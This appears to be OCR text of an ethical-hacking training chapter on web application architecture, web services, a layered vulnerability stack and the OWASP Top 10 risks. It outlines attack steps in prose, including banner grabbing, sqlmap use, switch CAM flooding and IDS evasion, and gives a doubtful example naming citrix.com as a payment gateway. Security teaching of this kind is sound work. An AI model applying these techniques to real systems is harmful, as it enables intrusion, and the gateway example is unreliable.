

Internet
Web Services
Clients
Smart Phones, Web Appliance
Web Browser
Presentation Layer
HTML, CSS, JavaScript
External Web Services
Web Server
Presentation Layer
Firewall
HTTP Request Parser
Proxy Server, Cache
Servlet Container
Resource Handler
Authentication and Login
Business Layer
Application Server
Java
C#
Ruby
PHP
Python
JavaScript
Business Logic
Legacy Application
Data Access
Database Layer
Cloud Services
B2B
Database Server

Figure 7.19: Web Application Architecture



Web Services

- ❑ A web service is an application or software that is deployed over the Internet and uses standard messaging protocols such as **SOAP**, **UDDI**, **WSDL**, and **REST to enable communication** between applications developed for different platforms

Web Service Architecture

Web Services

A web service is an application or software that is deployed over the Internet. It uses a standard messaging protocol (such as SOAP) to enable communication between applications developed on different platforms. For instance, Java-based services can interact with PHP applications. These web-based applications are integrated with SOAP, UDDI, WSDL, and REST across the network.

Web Service Architecture

A web service architecture describes the interactions among the service provider, service requester, and service registry. These interactions consist of three operations, namely publish, find, and bind. All these roles and operations work together on web service artifacts known as software modules (services) and their descriptions.

Service providers offer web services. They deploy and publish service descriptions of a web service to a service registry. Requesters find these descriptions from the service registry and use them to bind with the web service provider and invoke the web service implementation.

There are three roles in a web service:

- **Service Provider**: It is a platform from where services are provided.
- **Service Requester**: It is an application or client that is seeking a service or trying to establish communication with a service. In general, the browser is a requester, which invokes the service on behalf of a user.
- **Service Registry**: It is the place where the provider loads service descriptions. The service requester discovers the service and retrieves binding data from the service descriptions.

There are three operations in a web service architecture:

- **Publish**: During this operation, service descriptions are published to allow the requester to discover the services.
- **Find**: During this operation, the requester tries to obtain the service descriptions. This operation can be processed in two different phases: obtaining the service interface description at development time and obtain the binding and location description calls at run time.
- **Bind**: During this operation, the requester calls and establishes communication with the services during run time, using binding data inside the service descriptions to locate and invoke the services.

There are two artifacts in a web service architecture:

- **Service**: It is a software module offered by the service provider over the Internet. It communicates with the requesters. At times, it can also serve as a requester, invoking other services in its implementation.
- **Service Description**: It provides interface details and service implementation details. It consists of all the operations, network locations, binding details, datatypes, etc. It can be stored in a registry and invoked by the requester.




Figure 7.20: Web Service Architecture


Components of Web Service Architecture:

- **UDDI**: Universal Description, Discovery, and Integration (UDDI) is a directory service that lists all the services available.
- **WSDL**: Web Services Description Language is an XML-based language that describes and traces web services.
- **WS-Security**: Web Services Security (WS-Security) plays an important role in securing web services. It is an extension of SOAP and aims to maintain the integrity and confidentiality of SOAP messages as well as to authenticate users.

There are other important features/components of the web service architecture, such as WS-Work Processes, WS-Policy, and WS Security Policy, which play an important role in communication between applications.

Characteristics of Web Services

- **XML-based**: Web services use XML for data representation and transportation. XML usage can avoid OS, networking, or platform binding. Applications that provide web services are highly interoperable.
- **Coarse-grained service**: In web services, some objects contain a massive amount of information and offer greater functionality than fine-grained services. A coarse-grained service is a combination of multiple fine-grained services.
- **Loosely coupled**: Web services support a loosely coupled approach for interconnecting systems. The interaction between the systems can occur via the web API by sending XML messages. The web API incorporates a layer of abstraction for the infrastructure to make the connection flexible and adaptable.
- **Asynchronous and synchronous support**: Synchronous services are called by users who wait for a response, whereas asynchronous services are called by users who do not wait for a response. RPC-based messages and document-based messages are often used for synchronous and asynchronous web services. Synchronous and asynchronous endpoints are implemented using servlets, SOAP/XML, and HTTP.
- **RPC support**: Web services support remote procedure calls (RPC) similarly to traditional applications.



Types of Web Services

SOAP web services

It is based on the **XML format** and is used to transfer data between a service provider and requestor

RESTful web services

It is based on a **set of constraints** using underlying HTTP concepts to improve performance

Types of Web Services


Web services are of two types:

- **SOAP web services**

  The Simple Object Access Protocol (SOAP) defines the XML format. XML is used to transfer data between the service provider and the requester. It also determines the procedure to build web services and enables data exchange between different programming languages.

- **RESTful web services**

  REpresentational State Transfer (RESTful) web services are designed to make the services more productive. They use many underlying HTTP concepts to define the services. It is an architectural approach rather than a protocol like SOAP.



Vulnerability Stack

Custom Web Applications	Layer 7	Business Logic Flaws Technical Vulnerabilities
Third-party Components	Layer 6	Open Source / Commercial
Web Server	Layer 5	Apache / Microsoft IIS
Database	Layer 4	Oracle / MySQL / MS SQL
Operating System	Layer 3	Windows / Linux / macOS
Network	Layer 2	Router / Switch
Security	Layer 1	IPS / IDS

Vulnerability Stack

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, operating systems, networks, and security. All the mechanisms or services employed at each layer enable the user to access the web application securely. When considering web applications, the organization considers security as a critical component because web applications are major sources of attacks. The vulnerability stack shows various layers and the corresponding elements/mechanisms/services that make web applications vulnerable.




Custom Web Applications
Layer 7
Business Logic Flaws
Technical Vulnerabilities
Third-party Components
Layer 6
Open Source / Commercial
Web Server
Layer 5
Apache
Apache / Microsoft IIS
Database
Layer 4
SQL Server
Oracle / MySQL / MS SQL
Operating System
Layer 3
Windows / Linux / macOS
Network
Layer 2
Router / Switch
Security
Layer 1
IPS / IDS

Figure 7.21: Vulnerability Stack

Attackers exploit the vulnerabilities of one or more elements among the seven levels to gain unrestricted access to an application or the entire network.


- **Layer 7:** If an attacker finds vulnerabilities in the business logic (implemented using languages such as .NET and Java), he/she can exploit these vulnerabilities by performing input validation attacks such as XSS.
- **Layer 6:** Third-party components are services that integrate with the website to achieve certain functionality (e.g., Amazon.com targeted by an attacker is the main website; citrix.com is a third-party website).

  When customers choose a product to buy, they click on the Buy/Checkout button. This redirects them to their online banking account through a payment gateway. Third-party websites such as citrix.com offer such payment gateways. Attackers might exploit such redirection and use it as a medium/pathway to enter Amazon.com and exploit it.
- **Layer 5:** Web servers are software programs that host websites. When users access a website, they send a URL request to the web server. The server parses this request and responds with a web page that appears in the browser. Attackers can perform footprinting on a web server that hosts the target website and grab banners that contain information such as the web server name and its version. They can also use tools such as Nmap to gather such information. Then, they might start searching for published vulnerabilities in the CVE database for that particular web server or service version number and exploit any that they find.
- **Layer 4:** Databases store sensitive user information such as user IDs, passwords, phone numbers, and other particulars. There could be vulnerabilities in the database of the target website. These vulnerabilities can be exploited by attackers using tools such as sqlmap to gain control of the target's database.
- **Layer 3:** Attackers scan an operating system to find open ports and vulnerabilities, and they develop viruses/backdoors to exploit them. They send malware through the open ports to the target machine; by running such malware, they can compromise the machine and gain control over it. Later, they try to access the databases of the target website.
- **Layer 2:** Routers/switches route network traffic only to specific machines. Attackers flood these switches with numerous requests that exhaust the CAM table, causing it to behave like a hub. Then, they focus on the target website by sniffing data (in the network), which can include credentials or other personal information.
- **Layer 1:** IDS and IPS raise alarms if any malicious traffic enters a target machine or server. Attackers adopt evasion techniques to circumvent such systems so that they do not trigger any alarm while exploiting the target.


Module Flow
Discuss Web Application Threats and Attacks
2
1
Understand Web Application Architecture and Vulnerability Stack
3
Discuss Web Application Attack Countermeasures
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Discuss Web Application Threats and Attacks

Attackers attempt various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information. This section discusses the various types of threats and attacks against the vulnerabilities of web applications.



OWASP Top 10 Application Security Risks - 2017

A1 Injection

A2 Broken Authentication

A3 Sensitive Data Exposure

A4 XML External Entity (XXE)

A5 Broken Access Control

A6 Security Misconfiguration

A7 Cross-Site Scripting (XSS)

A8 Insecure Deserialization

A9 Using Components with Known Vulnerabilities

A10 Insufficient Logging and Monitoring

https://www.owasp.org

OWASP Top 10 Application Security Risks – 2017

Source: *https://www.owasp.org*

OWASP is an international organization that specifies the top 10 vulnerabilities and flaws of web applications. The latest OWASP top 10 application security risks are as follows:

- **A1 – Injection**

  Injection flaws, such as SQL, command injection, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- **A2 – Broken Authentication**

  Application functions related to authentication and session management are often implemented incorrectly, thereby allowing attackers to compromise passwords, keys, or session tokens or to exploit other implementation flaws to assume identities of other users (temporarily or permanently).

- **A3 – Sensitive Data Exposure**

  Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and personally identifiable information (PII) data. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data requires extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

- **A4 – XML External Entity (XXE)**

  Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and DoS service attacks such as the billion laughs attack.

- **A5 – Broken Access Control**

  Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as accessing other users' accounts, viewing sensitive files, modifying other users' data, and changing access rights.

- **A6 – Security Misconfiguration**

  Security misconfiguration is the most common issue in web security, which is due in part to manual or ad hoc configuration (or no configuration at all), insecure default configurations, open S3 buckets, misconfigured HTTP headers, error messages containing sensitive information, and not patching or upgrading systems, frameworks, dependencies, and components in a timely manner (or at all).

- **A7 – Cross-Site Scripting (XSS)**

  XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or whenever it updates an existing web page with user-supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser, which can hijack user sessions, deface websites, or redirect the user to malicious sites.

- **A8 – Insecure Deserialization**


  Insecure deserialization flaws occur when an application receives hostile serialized objects. Insecure deserialization leads to remote code execution. Even if deserialization flaws do not result in remote code execution, serialized objects can be replayed, tampered with, or deleted to spoof users, conduct injection attacks, and elevate privileges.

- **A9 – Using Components with Known Vulnerabilities**

  Components such as libraries, frameworks, and other software modules run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

- **A10 – Insufficient Logging and Monitoring**

  Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper with, extract, or destroy data. Most breach studies show that the time to detect a breach is over 200 days, typically by external parties rather than internal processes or monitoring.



A1 - Injection Flaws

- ❑ Injection flaws are web application vulnerabilities that allow **untrusted data** to be interpreted and executed as part of a command or query
- ❑ Attackers exploit injection flaws by **constructing malicious commands or queries** that result in data loss or corruption, lack of accountability, or denial of access

SQL Injection	It involves the injection of malicious SQL queries into user input forms
Command Injection	It involves the injection of malicious code through a web application
LDAP Injection	It involves the injection of malicious LDAP statements


A1 - Injection Flaws

Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query. Attackers exploit injection flaws by constructing malicious commands or queries that result in data loss or corruption, lack of accountability, or denial of access. Such flaws are prevalent in legacy code and often found in SQL, LDAP, and XPath queries. They can be easily discovered by application vulnerability scanners and fuzzers.

